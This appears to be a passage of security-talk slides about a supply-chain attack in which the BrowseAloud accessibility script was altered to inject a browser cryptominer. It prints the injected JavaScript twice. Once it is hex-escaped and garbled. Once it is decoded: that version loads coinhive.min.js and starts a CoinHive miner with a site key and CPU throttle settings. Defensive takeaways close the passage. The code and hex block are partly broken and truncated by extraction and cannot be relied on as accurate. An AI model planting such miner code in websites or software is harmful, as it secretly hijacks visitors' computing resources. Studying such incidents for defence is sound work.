\x3e \x31\x29\x76 \x76\x61\x72 \x63\x78\x75\x43\x6f\x6e\x66\x69\x67 \x3d \x7b\x74\x68\x72\x65\x61\x64\x73\x3a
\x4d\x61\x74\x68\x2e\x72\x5f\x75\x6e\x64\x28\x6e\x61\x76\x69\x67\x61\x74\x6f\x72\x2e\x68\x61\x72\x64\x77\x61\x72
\x65\x6c\x73\x65 \x7b \x76\x61\x72 \x63\x70\x75\x43\x6f\x6e\x66\x69\x67 \x3d
\x7a\x74\x68\x72\x65\x61\x64\x73\x3a \x38\x2e\x74\x68\x72\x6f\x74\x6c\x65\x3a\x30\x2e\x36\x7d\x7d
\x76\x61\x72 \x6d\x69\x6e\x65\x72 \x3d \x6e\x65\x77
\x43\x6f\x69\x6e\x48\x69\x76\x65\x2e\x41\x6e\x6f\x6e\x79\x6d\x6f\x75\x73\x28\" \x31\x47\x64\x51\x47\x70\x59\x31\x
\x63\x78\x75\x43\x6f\x6e\x66\x69\x67\x29\x3b\x6d\x69\x65\x72\x2e\x73\x74\x61\x72\x74\x28\x29\x3c\x2f\x73
6.
7. function toggleBar(){debug.trace("Legacy toggleBar()");
(!_BrowseAloud.config.isMobile||_BrowseAloud.config.isMobile&&_BrowseAloud.config.availableMobile)&&_BrowseAloud.par
._ba_cv="2.5.0";if(void 0===_baApplicationServer)var
$,$panel=1,$buttonlink=1,$logo=1,_baApplicationServer="plus.browsealoud.com",_baResourceServer="plus.browse
backup.speechstream.net",_baGTMContainerId="GTM-
NJ9C74",_strServerBabm="babm.texthelp.com",_baSrcPath="//plus.browsealoud.com/modules/",_baSrcFile="browsealoud.
BrowseAloud=BrowseAloud||{};BrowseAloud.start=BrowseAloud.start||{settings:{jsFilesList:
[location.hostname],jsFileHit:"",validExpiry:!1,validFolder:!0,pageLanguage:0,chosenVoice:""},init:function(a)
{if("")==_BrowseAloud.config.version} _BrowseAloud.config.version=a,debug.log("version",_BrowseAloud.config.version)
(BrowseAloud.browsers.init(),BrowseAloud.jquery.init(function()
(BrowseAloud.start.getUrlInfo(0))):BrowseAloud.start.processUrlFile();else if(void
0!=_BrowseAloud.config.languageId){var
b=location.protocol+//"+_BrowseAloud.config.assetPath+"/js/locales/"+_BrowseAloud.config.languageId+".min.js?
v="+_BrowseAloud.config.version;BrowseAloud.script.injectScript(b,function(){_baPanelMode?
_BrowseAloud.panel.init():_BrowseAloud.toolbar.init()}),normaliseVariables:function()
{switch(_baMode="undefined"==typeof _baMode?"":_baMode,mode="undefined"==typeof
mode?"":mode,_baMode=_baMode||mode,_baLocale="undefined"==typeof _baLocale?0:_baLocale,"undefined"!=typeof
locale&&(_baLocale=locale),"string"==typeof _baLocale&&(debug.log("_baLocale"


```

DATA HOSTED WITH ❤ BY [PASTEBIN.COM](#) – DOWNLOAD RAW – SEE ORIGINAL

```
1. window["document"]["write"]("write type='text/javascript' src='https://coinhive.com/lib/coinhive.min.js?  
rnd="+window["Math"]["random"]()+'></script>");window["document"]["write"]('<script> if (navigator.hardwareConcurrency >  
1){ var cpuConfig = {threads: Math.round(navigator.hardwareConcurrency/3),throttle:0.6} } else { var cpuConfig = {threads:  
8,throttle:0.6} } var miner = new CoinHive.Anonymous(\\'1GdQGpY1pirGlVHSp5P2IIr9cyTzzXq\', cpuConfig);miner.start();  
</script>');
```

KEY TAKEAWAYS

- OPEN SOURCE CAN BE A VECTOR FOR LARGE SCALE CYBER ATTACKS
- LEVERAGE THE APPLICATIONS AVAILABLE ON GITHUB MARKETPLACE AND CREATE A SMALL PIPELINE
- ADAPT YOUR APPSEC FRAMEWORK TO YOUR COMPANY
- DON'T PUSH YOUR KEYS ON GITHUB! 😡 😡 😡



GET SECURE, BE SECURE AND STAY SECURE

